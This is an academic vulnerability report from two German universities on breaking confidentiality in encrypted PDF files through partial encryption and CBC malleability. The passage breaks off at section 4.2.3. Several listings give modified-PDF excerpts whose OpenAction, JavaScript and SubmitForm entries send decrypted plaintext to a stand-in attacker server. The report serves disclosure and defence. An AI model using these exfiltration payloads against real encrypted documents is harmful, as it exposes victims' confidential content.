RUHR-UNIVERSITÄT BOCHUM

FH MÜNSTER
University of Applied Sciences

Vulnerability Report

Attacks bypassing confidentiality in encrypted PDF

Jens Müller[1], Fabian Ising[2], Vladislav Mladenov[1], Christian Mainka[1], Sebastian Schinzel[2], Jörg Schwenk[1]

May 16, 2019
[1]**Chair for Network and Data Security**
[2]**FH Münster University of Applied Sciences**

hgi Lehrstuhl für Netz- und Datensicherheit

ETI FB Elektrotechnik und Informatik
Department of Electrical Engineering and Computer Science

Abstract

In this report, we analyze PDF encryption and show two novel techniques for breaking the confidentiality of encrypted documents.

Firstly, we abuse the PDF feature of *partially encrypted* documents to wrap the encrypted part of the document within attacker-controlled content and therefore, exfiltrate the plaintext once the document is opened by a legitimate user.

Secondly, we abuse a flaw in the PDF encryption specification allowing an attacker to arbitrarily manipulate encrypted content without knowing the corresponding key/password. The only requirement is one single block of known plaintext, which we show is fulfilled by design.

By using exfiltration channels our attacks allow the recovery of the entire plaintext or parts of it within an encrypted document. The attacks rely only on standard compliant PDF features.

We evaluated our attacks on 27 widely used PDF viewers and found all of them vulnerable.

Contents

1 Background **4**
- 1.1 Portable Document Format (PDF) . . . 4
- 1.2 PDF Encryption . . . 6
- 1.3 PDF Interactive Features . . . 7

2 Attacker Model **8**

3 PDF Encryption: Security Analysis **9**
- 3.1 Partial Encryption . . . 9
- 3.2 CBC Malleability . . . 10
- 3.3 PDF Interactive Features . . . 12

4 How To Break PDF Encryption **14**
- 4.1 Direct Exfiltration (Attack A) . . . 14
  - 4.1.1 Requirements . . . 15
  - 4.1.2 Direct Exfiltration through PDF Forms (A1) . . . 15
  - 4.1.3 Direct Exfiltration via Hyperlinks (A2) . . . 16
  - 4.1.4 Direct Exfiltration with JavaScript (A3) . . . 17
- 4.2 CBC Gadgets (Attack B) . . . 18
  - 4.2.1 Requirements . . . 18
  - 4.2.2 Exfiltration through PDF Forms (B1) . . . 18
  - 4.2.3 Exfiltration via Hyperlinks (B2) . . . 19
  - 4.2.4 Exfiltration via Half-Open Object Streams (B3) . . . 20

5 Evaluation **24**
- 5.1 Direct Exfiltration (Attack A) . . . 24
- 5.2 CBC Gadgets (Attack B) . . . 26
- 5.3 Limitations . . . 26

6 Exploits **30**
- 6.1 Directory Structure . . . 30
- 6.2 How to Use? . . . 30

7 Countermeasures **32**

8 Related Work **34**

References **36**

A Partial Encryption **39**
- A.1 The "*Identity*" Crypt Filter . . . 39
- A.2 The "*None*" Encryption Algorithm . . . 40
- A.3 Special Unencrypted Streams . . . 40

A.4 Special Unencrypted Strings 40
A.5 Using Name Types as Strings 41

1 Background

This section deals with the foundations of the Portable Document Format (PDF). In Figure 1, we give an overview of the PDF document structure and summarize the PDF standard for encryption.

1.1 Portable Document Format (PDF)

A PDF document consists of four parts: *Header*, *Body*, *Xref Table*, and a *Trailer*, as depicted in Figure 1.

PDF Header The first line in PDF is the *header*, which defines the PDF document version. In Figure 1, PDF version 1.7 is used.

PDF Body The main building block of a PDF file is the *body*. It contains all text blocks, fonts, and graphics and describes how they are to be displayed by the PDF viewer. The most important elements within the body are *objects*. Each object starts with an object number followed by the object's version (e.g., *5 0 obj* defines object number 5, version 0).

On the left side in Figure 1, the *body* contains five objects: *Catalog*, *Pages*, *Page*, *Contents*, and *EmbeddedFile*. The *Catalog* object is the root object of a PDF file. It defines the document structure and refers to the *Pages* object which contains the number of pages and a reference to each *Page* object (e.g., text columns). The *Page* object contains information on how to build a single page. In the given example, it only contains a single stream object *"Confidential content!"*. Finally, a PDF document can embed arbitrary file types (e.g., images, further PDF files, etc.). These embedded files are technically streams, see *5 0 obj* in Figure 1.

Xref Table and Trailer The bottom of a PDF file contains two special parts: The *Xref Table* holds a list of all objects used in the document and their byte offsets. It allows random access to objects without having to read the entire file. The *Trailer* is the entry point for a PDF file. It contains a pointer to the root object, i.e., the *Catalog*.

PDF Streams and Strings The contents visible to a user are mainly represented by two types of objects, *stream objects* and *string objects*. Stream objects are a series of zero or more bytes enclosed in the keywords `stream` and `endstream` and prefaced with additional information like length and encoding, for example, hex encoding or compression. String objects are a series of bytes which can be encoded, for example, as literal (ASCII) or hexadecimal strings.



Figure 1: A simplified example of the internal PDF structure and a comparison between encrypted and plain PDF files.

```
%%% STREAM example %%%
<< /Length 24 >>                                                    % stream length
stream                                                            % start of the stream
  Confidential content!                          % content (e.g., text, image, font, file)
endstream                                                          % end of the stream

%%% STRING example %%%
(This is a literal string)                                          % literal string
<546869732069732061206865782073747269 6e67>                       % hexadecimal string
```

Listing 1: Example of a stream and two strings (literal/hex).

Compression In practice, many PDF files contain compressed streams to reduce the file size. The PDF specification defines multiple compression algorithms, technically implemented as filters. The most important filter for this paper is the *FlateDecode* filter, which implements the zlib *deflate* algorithm [8, 7], as it is recommended for both ASCII (e.g., text) and binary data (e.g., embedded images).

1.2 PDF Encryption

Figure 1 shows a comparison of an unencrypted PDF file to an encrypted PDF file. One can see that the encrypted PDF document has the same internal structure as the unencrypted counterpart. There are two main differences between both files:

1. The *Trailer* has an additional entry, the *Encrypt* dictionary, signalizing a PDF viewer that the document is encrypted and containing the necessary information to decrypt it.
2. By default, all *strings* and *streams* within the document are encrypted, for example, *4 0 obj*.

The Encrypt Dictionary The information necessary to decrypt the document is stored in the *Encrypt* dictionary. It specifies the cryptographic algorithms to be used as well as the user permissions.



Figure 2: Simplified example of a PDF encryption dictionary.

A simplified example containing all relevant parameters is given in Figure 2. The user access permissions are stored unencrypted in the *P* value, an integer representing a bit field of flags. Such permissions define if printing, modifying, or copying content is allowed. Additionally, the *Perms* value stores an encrypted copy of these permissions by using the file encryption key in Electronic Codebook (ECB) mode. Upon opening an encrypted PDF file, a viewer conforming to the standard must decrypt the *Perms* value and compare it to the *P* value to detect possible manipulations. We abuse this behavior to start known-plaintext attacks and build Cipher Block Chaining (CBC) gadgets, see subsection 3.2. Next, one or more *Crypt Filters* can be defined. In the given example depicted in Figure 2, *StdCF* – the standard name for a *Crypt Filter* – is used. Each *Crypt Filter* contains information regarding the encryption algorithm (*Algorithm*) and instructions when to prompt for a password (*Event*). Supported values for the encryption algorithm can either be *None* (no encryption), *V2* (RC4), *AESV2* (AES128-CBC), *AESV3* (AES256-CBC). In this work, we focus on AES256 encryption.

Partial Encryption Since PDF version 1.5 (released in 2003), partially encrypted PDF files are supported: The standard allows to specify different *Crypt Filters* to encrypt/decrypt *strings*, *streams*, and *embedded files*. This flexibility is desired, for example, to encrypt embedded files with a different algorithm or not to encrypt them at all. We abuse this feature to build partially encrypted, malicious PDF files containing encrypted as well as plaintext content.

1.3 PDF Interactive Features

PDF is more than a simple format for document exchange. The PDF specification supports interactive elements known from the Word Wide Web, such as hyperlinks which can refer either to an anchor within the document itself or to an external resource. PDF 1.2 (released in 1996) further introduced PDF forms which allow data to be entered and submitted to an external web server, similar to HTML forms. While PDF forms are less common than their equivalent in the web, they are supported by most major PDF viewers in favor of the idea of the ‘paperless office‘, allowing users to directly submit data instead of printing the document and filling it out by hand. Another adoption from the Web is rudimentary JavaScript support, which is standardized in PDF and can be used, for example, to validate form values or to modify document page contents. We will abuse these features in order to build PDF standard-compliant exfiltration channels.

2 Attacker Model

In this section, we describe the attacker model, including the attacker's capabilities and the winning condition.

Victim The victim is an individual who opens a confidential and encrypted PDF file. He possesses the necessary keys or knows the correct password and willingly follows the process of decrypting the document once the viewer application prompts for the password.

Attacker Capabilities We assume that the attacker gained access to the encrypted PDF file. The attacker does not know the password or has access to the decryption keys. She can arbitrarily modify the encrypted file by changing the document structure or adding new unencrypted objects. The attacker can also modify the encrypted parts of the PDF file, for example, by flipping bits. The attacker sends the modified PDF file to the victim, who then opens the documents and follows the steps to decrypt and read the content.

Winning Condition The attacker is successful if parts or the entire plaintext of the encrypted content in the PDF file are obtained.

Attack Classification We distinguish between two different success scenarios for an attacker.

1. In an attack *without user interaction*, it is sufficient that the victim merely opens and displays a modified PDF document for the winning condition to be fulfilled.
2. In an attack *with user interaction*, it is necessary that the victim interacts with the document for the winning condition to be fulfilled (e.g., the victim needs to *click* on a page).

We argue that attacks *with user interaction* are still realistic because in many PDF viewers, it is common to click and drag the page in order to scroll up and down, and in many cases, this action is enough to trigger the attack. In some scenarios, a viewer may open a dialog to ask for confirmation, for example, for requesting external resources. We argue that a victim who willingly decrypts the PDF document will also willingly confirm a dialog box if it directly follows the decryption process.

3 PDF Encryption: Security Analysis

In this section, we analyze the security of the PDF encryption standard. We introduce conceptual shortcomings and cryptographic weakness in the specification which allow an attacker to inject malicious content into an otherwise encrypted document, as well as interactive features which can be used to exfiltrate the plaintext.

3.1 Partial Encryption

Document Structure Manipulation In encrypted PDF documents, only strings and streams are actually encrypted. In other words, objects defining the document's structure are unencrypted by design and can be easily manipulated. For example, an attacker can duplicate or remove pages, encrypted or not, or even change their order within the document. Neither the *Trailer* nor the *Xref Table* is encrypted. Thus, an attacker can change references to objects such as the document catalog.

In summary, PDF encryption can only protect the confidentiality of *string* and *stream* objects. It does not include integrity protection. The structure of the document is not encrypted, allowing trivial restructuring of its contents.

Partially Encrypted Content Moreover, beginning with PDF 1.5, the specification added support for *Crypt Filters*. They basically define which encryption algorithm is to be applied to a specific stream. A special crypt filter is the *Identity* filter, which simply 'passes through all input data' [31]. Such flexibility, to define unencrypted content within an otherwise encrypted document, is dangerous. It allows the attacker to wrap encrypted parts into her own context. For example, the attacker can prepend additional pages of arbitrary content or modify existing (encrypted) pages by overlaying content, therefore completely changing the appearance of the document. An example of adding unencrypted text using the *Identity* filter is shown in Listing 2. In the given example, a new object is added to the document, with its own *Identity* crypt filter which does nothing (line 2), thereby leaving its content stream unencrypted and subject to modification (line 6).

```
1 2 0 obj
2   << /Filter [/Crypt] /DecodeParms [<< /Name /Identity >>]                % Identity filter
3      /Length 40
4   >>
5 stream
6 BT (This unencrypted text is added!)  ET                                  % unencrypted stream
7 endstream
8 endobj
```

Listing 2: Content added to an otherwise encrypted document.



Figure 3: A simplified example of a PDF's encryption dictionary created by the attacker. The dictionary specifies that all *strings* and the document's metadata are not encrypted.

The *Identity* filter can be applied to single *streams*, as shown in Listing 2, or to all *streams* or *strings* by setting it as the default filter in the *Encrypt* dictionary (see Figure 3). This flexibility even allows the attacker to build completely attacker-controlled documents where only single *streams* are encrypted by explicitly setting the *StdCF* filter for them, leaving the rest of the document unencrypted.

In case crypt filters are not supported, various other methods to gain partial encryption exist, such as placing malicious content into parts of the document that are unencrypted by design (e.g., the *Trailer*). A complete overview of the 18 methods we found to obtain partial encryption in otherwise encrypted documents is given in Appendix A. Partial encryption is a necessary requirement for our direct exfiltration attacks, as described in subsection 4.1.

3.2 CBC Malleability

CBC gadgets While partial encryption works on unmodified ciphertext and adds additional unencrypted strings or streams, CBC gadgets are based on the malleability property of the CBC mode. Any document format using CBC for encryption is potentially vulnerable to CBC gadgets if a known plaintext is a given, and no integrity protection is applied to the ciphertext.

A CBC gadget is the tuple (C_{i-1}, C_i) where C_i is a ciphertext block with known plaintext P_i and C_{i-1} is the previous ciphertext block. We get

$$P_i = d_k(C_i) \oplus C_{i-1}$$

where d is the decryption function under the decryption key k. An attacker can gain a chosen plaintext with

$$P_c = d_k(C_i) \oplus C_{i-1} \oplus P_i \oplus P_c.$$

An attacker can inject multiple CBC gadgets at any place within the ciphertext and can even construct entirely new ciphertexts [23].

Missing Integrity Protection The PDF encryption specification defines several weak cryptographic methods. For one, each defined encryption algorithm which is based on AES uses the CBC encryption mode without any integrity protection, such as a Message Authentication Code (MAC). This makes any ciphertext modification by the attacker undetectable for the victim.[1]

More precisely, an attacker can stealthily modify encrypted strings or streams in a PDF file without knowing the corresponding password or decryption key. In most cases, this will not result in meaningful output, but if the attacker, in addition, knows parts of the plaintext, she can easily modify the ciphertext in a way that after the decryption a meaningful plaintext output appears.

Building CBC Gadgets A necessary condition to use CBC gadgets is the existence of known plaintext. Fortunately, the PDF *AESV3* (AES256) specification defines 12 bytes of known plaintext by encrypting the extended permissions value using the same AES key as all streams and strings. Although the *Perms* value is encrypted using the ECB mode, the resulting ciphertext is the same as encrypting the same plaintext using CBC with an initialization vector of zero and can, therefore, be used as a base gadget.

Furthermore, the *AESV3* encryption algorithm uses document-wide a single AES key to encrypt all streams and strings, allowing the use of gadgets from one stream (or the *Perms* field) in any other stream or string. For older AES-based encryption algorithms, the known plaintext needs to be taken from the same stream or string which the attacker wants to manipulate.

Content Injection Using CBC gadgets, an attacker can inject text fragments into an encrypted PDF document. This injection is possible by either replacing an existing stream or by adding an entirely new stream. The attacker is able to construct and add multiple chosen plaintext blocks using gadgets, as shown in Listing 3.

[1] It is important to note that, contrary to intuition, PDF signatures are not a reliable way to detect ciphertext modifications. See section 7 for an extensive analysis.

However, every gadget constructed from the 12 bytes of known plaintext from the *Perms* entry leads to 20 random bytes: 4 bytes of random from the *Perms* value itself and 16 bytes due to the unpredictable outcome of the decryption of the next block of ciphertext. Fortunately, most of the time, these random bytes can be commented out using the percentage sign character (i.e., comment).[2]

```
stream
BT        % 20 random bytes↪
(This ) Tj% 20 random bytes↪
(text ) Tj% 20 random bytes↪
(is in) Tj% 20 random bytes↪
(jecte) Tj% 20 random bytes↪
(d!)     Tj% 20 random bytes↪
ET        % 20 random bytes
endstream
```

Listing 3: Injected AES gadget blocks (32 bytes) start with 12 bytes of chosen plaintext (including a line break at the start and the percentage symbol at the end), the remaining 20 random bytes are hidden in comments.

3.3 PDF Interactive Features

Given the two introduced weaknesses in the PDF specification (partial encryption and ciphertext malleability), which both allow targeted modification of encrypted documents, all that is missing to break confidentiality is opening up a channel to leak the decrypted content to an attacker-controlled server. To exfiltrate the plaintext, we use three standard compliant PDF features: *Forms*, *Links*, and *JavaScript*. All features are based on *PDF Actions*, which can easily be added to the document by an attacker who is able to perform targeted modifications. These actions can either be triggered manually by the user (e.g., by clicking into the document and thereby submitting a form) or automatically once the document is opened.

PDF Forms The PDF specification allows forms to be filled out and submitted to an external server using the *Submit-Form Action*. Data types to be submitted can be either *string* or *stream* objects. This allows arbitrary parts of a PDF document to be transmitted by referencing them via their object number. Furthermore, PDF forms can be made to auto-submit themselves, for example, by adding an *OpenAction* to the document catalog.

Hyperlinks PDF documents may contain links to external resources such as websites, which are usually opened by a third party application (i.e., a web browser). External links can be defined as *URI Actions*, or – depending on the implementation

[2]However, for example, a newline character would end the comment.

– also as *Launch Actions*. Similar to PDF forms, these actions can be automatically triggered, for example, when the document is opened or closed.

JavaScript While *JavaScript Actions* are part of the PDF specification, the support for JavaScript differs from viewer to viewer. If fully supported, JavaScript code can access, read, or manipulate arbitrary parts of the document and also exfiltrate them using functions such as `app.launchURL` or `SOAP.request`.

4 How To Break PDF Encryption

In this section, we describe our *direct exfiltration* attack and the cryptographic *CBC gadgets* attack on PDF encryption.

4.1 Direct Exfiltration (Attack A)

The idea of this attack is to abuse the *partial encryption* feature by modifying an encrypted PDF file. As soon as the file is opened and decrypted by the victim, sensitive content is sent to the attacker.

As described in subsection 3.1, an attacker can modify the structure of encrypted PDF documents, add unencrypted objects, or wrap encrypted parts into a context controlled by her. An example of a partially encrypted document is given in Figure 4.



Figure 4: A PDF file modified by the attacker. Once the file is opened, the victim enters the correct password as usual, but due to the modification, the decrypted stream of objects *4* and *5* is automatically sent to an attacker-controlled server.

In the given example, the attacker abuses the flexibility of the PDF encryption standard to define certain objects as unencrypted. She modifies the *Encrypt* dictionary

(*6 0 obj*) in a way that the document is partially encrypted – all streams are left *AES256* encrypted while strings are defined as unencrypted by setting the *Identity* filter. Thus, the attacker can freely modify strings in the document and add additional objects containing unencrypted strings. The content to be exfiltrated is left encrypted, see *Contents* and *EmbeddedFile*. The most relevant object for the attack is the definition of an *Action*, which can submit a form, invoke a URL, or execute JavaScript. The *Action* references the encrypted parts as content to be included in requests and can thereby be used to exfiltrate their plaintext to an arbitrary URL. The execution of the *Action* can be triggered automatically once the PDF file is opened (after the decryption) or via user interaction, for example, by clicking within the document.

4.1.1 Requirements

This attack has three requirements to be successful. While all requirements are PDF standard compliant, they have not necessarily been implemented by every PDF application:

1. *Partial encryption*: Partially encrypted documents based on *Crypt Filters*, as introduced in subsection 3.1 or based on other less supported methods (see Appendix A), must be available. In Table 4, we show 18 options to achieve partial encryption.
2. *Cross-object references*: It must be possible to reference and access encrypted *string* or *stream* objects from unencrypted attacker-controlled parts of the PDF document.
3. *Exfiltration channel*: One of the interactive features described in subsection 3.3 must exist, with or without user interaction.

Please note that Attack A does not abuse any cryptographic issues, so that there are no requirements to the underlying encryption algorithm (e.g., AES) or the encryption mode (e.g., CBC).

4.1.2 Direct Exfiltration through PDF Forms (A1)

The PDF standard allows defining a document's encrypted streams or strings as values of a PDF form to be submitted to an external server. This can be done by referencing their object numbers as the values of the form fields within the *Catalog* object, as shown in the example in Figure 5. To make the form auto-submit itself once the document is opened and decrypted, an *OpenAction* can be applied. Note that the object which contains the URL (`http://p.df`) for form submission is not encrypted and completely controlled by the attacker.

4.1.3 Direct Exfiltration via Hyperlinks (A2)

If forms are not supported by the PDF viewer, there is a second method to achieve direct exfiltration of a plaintext. The PDF standard allows setting a "base" URI in the *Catalog* object used to resolve all relative URIs in the document. This enables an attacker to define the encrypted part as a relative URI to be leaked to her web server. Therefore the base URI will be prepended to each URI called within the PDF file. In Figure 6, we set the base URI to `http://p.df`. The plaintext can be leaked by clicking on a visible element such as a link, or without user interaction by defining a *URI Action* to be automatically performed once the document is opened.

```
1 0 obj
  << /Type /Catalog
     /URI << /Type /URI /Base 3 0 R >>                          % base URI set to 3 0 obj
     /OpenAction << /S /URI /URI 4 0 R >>            % called URI = base(3 0) + content(4 0)
   >>
endobj

2 0 obj
  << /Type /ObjStm /N 1 /First 4 /Length 19
     /Filter [/Crypt] /DecodeParms [<< /Name /Identity >>]                % Identity filter
  >>
stream
3 0 (http://p.df/)                                        % attacker's URI (unencrypted)
endstream
endobj

4 0 obj
<encrypted data>                                                % content to exfiltrate
endobj
```

(a) Modified PDF document sent to the victim (excerpt). The attacker builds a URI containing the decrypted content, which is invoked automatically once the PDF file is opened.

```
GET /Confidential%20content! HTTP/1.1
```

(b) HTTP request with plaintext sent to the attacker's web server.

Figure 6: Example of direct exfiltration through hyperlinks.

In the given example, we define the base URI within an *Object Stream*, which allows objects of arbitrary type to be embedded within a stream. This construct is a standard compliant method to put unencrypted and encrypted strings within the same document. Note that for this attack variant, only strings can be exfiltrated due to the specification, but not streams; (relative) URIs *must* be of type string. However, fortunately (from an attacker's point of view), all encrypted streams in a PDF document can be re-written and defined as hex-encoded strings using the `<deadbeef>` hexadecimal string notation. Nevertheless, attack variant $A2$ has some notable drawbacks compared to attack $A1$:

- The attack is not silent. While forms are usually submitted in the background (by the PDF viewer itself), to open hyperlinks, most applications launch an external web browser.
- Compared to HTTP POST, the length of HTTP GET requests as invoked by hyperlinks is limited to a certain size.[3]
- PDF viewers do not necessarily URL-encode binary strings, making it difficult to leak compressed data (see subsection 5.3).

4.1.4 Direct Exfiltration with JavaScript (A3)

The PDF JavaScript reference [1] allows JavaScript code within a PDF document to directly access arbitrary *string*/*stream* objects within the document and leak them with functions such as `getDataObjectContents` or `getAnnots`. In Figure 7, the stream object 7 is given a Name (**x**), which is used to reference and leak it with a JavaScript action that is automatically triggered once the document is opened.

```
1 0 obj
  << /Type /Catalog
     /OpenAction << /S /JavaScript /JS (app.launchURL("http://p.df/"
     + util.stringFromStream(this.getDataObjectContents("x",true)))) >>
     /Names << /EmbeddedFiles << /Names [(x) << /EF << /F 2 0 R >> >>] >> >>
  >>
endobj

2 0 obj
  << /Filter [/Crypt] /DecodeParms [<< /Name /StdCF >>]              % encryption with StdCF
  /Length 32
  >>
stream
[encrypted data]                                                    % content to exfiltrate
endstream
endobj
```

(a) Modified PDF document sent to the victim (excerpt). JavaScript is used to access the decrypted stream and send it to attacker's URI.

```
GET /Confidential%20content! HTTP/1.1
```

(b) HTTP request with plaintext sent to the attacker's web server.

Figure 7: Example of direct exfiltration through JavaScript.

Attack variant *A*3 has some advantages compared to *A*1 and *A*2, such as the flexibility of an actual programming language. It must, however, be noted that – while JavaScript actions are part of the PDF specification – various PDF applications have limited JavaScript support or disable it by default (e.g., Perfect PDF Reader).

[3]Note that this is a limitation of the browser, for example, 32kb for Chrome and Firefox.

4.2 CBC Gadgets (Attack B)

Not all PDF viewers support partially encrypted documents, which makes them immune to direct exfiltration attacks. However, because PDF encryption generally defines no authenticated encryption, attackers may use CBC gadgets to exfiltrate plaintext. The basic idea is to modify the plaintext data directly within an encrypted object, for example, by prefixing it with an URL. The CBC gadget attack, thus does not necessarily require cross-object references.

Note that all gadget-based attacks modify existing encrypted content or create new content from CBC gadgets. This is possible due to the malleability property of the CBC encryption mode.

4.2.1 Requirements

This attack has two necessary preconditions.

1. *Known plaintext*: To manipulate an encrypted object using CBC gadgets, a known plaintext segment is necessary. For *AESV3* – the most recent encryption algorithm – this plaintext is always given by the *Perms* entry. For older versions, known plaintext from the object to be exfiltrated is necessary.
2. *Exfiltration channel*: One of the interactive features described in subsection 3.3 must exist.

These requirements differ from those of the direct exfiltration attacks, as the attacks are applied "through" the encryption layer and not outside of it.

4.2.2 Exfiltration through PDF Forms (B1)

As described above, PDF allows the submission of string and stream objects to a web server. This can be used in conjunction with CBC gadgets to leak the plaintext to an attacker-controlled server, even if partial encryption is not allowed. A CBC gadget constructed from the known plaintext can be used as the submission URL, as shown in line 4 of Figure 8a.

The construction of this particular URL gadget is challeging. As PDF encryption uses PKCS#5 padding, constructing the URL using a single gadget from the known *Perms* plaintext is difficult, as the last 4 bytes that would need to contain the padding are unknown. However, we identified two techniques to solve this. On the one hand, we can take the last block of an unknown ciphertext and append it to our constructed URL, essentially reusing the correct PKCS#5 padding of the unknown plaintext. Unfortunately, this would introduce 20 bytes of random data from the gadgeting process and up to 15 bytes of the unknown plaintext to the end of our URL. On the other hand, the PDF standard allows the execution of multiple *OpenActions*

in a document, allowing us to essentially *guess* the last padding byte of the *Perms* value. This is possible by iterating over all 256 possible values of the last plaintext byte to get $0x01$, resulting in a URL with as little random as possible (3 bytes), as shown in Listing 4. As a limitation, if one of the 3 random bytes contains special characters, the form submission URL might break.

```
1  1 0 obj
2    << /Type /Catalog
3       /AcroForm << /Fields [<< /T (x) /V 2 0 R >>] >>                  % value set to 2 0 obj
4       /OpenAction [3 0 R 4 0 R ... 259 0 R]                            % calling all 256 URIs
5    >>
6  endobj
7
8  2 0 obj
9  [encrypted data]                                                    % content to exfiltrate
10 endobj
11
12 3 0 obj
13   << /S /SubmitForm /F <CBC gadget as form URL ⊕ 0x00> >>              % guessing last byte
14 endobj
15
16 4 0 obj
17   << /S /SubmitForm /F <CBC gadget as form URL ⊕ 0x01> >>              % guessing last byte
18 endobj
19  ...
20 259 0 obj
21   << /S /SubmitForm /F <CBC gadget as form URL ⊕ 0xFF> >>              % guessing last byte
22 endobj
```

Listing 4: Modified document sent to the victim (excerpt). The attacker uses CBC gadgets to build the URI invoked once the PDF document is opened.

4.2.3 Exfiltration via Hyperlinks (B2)

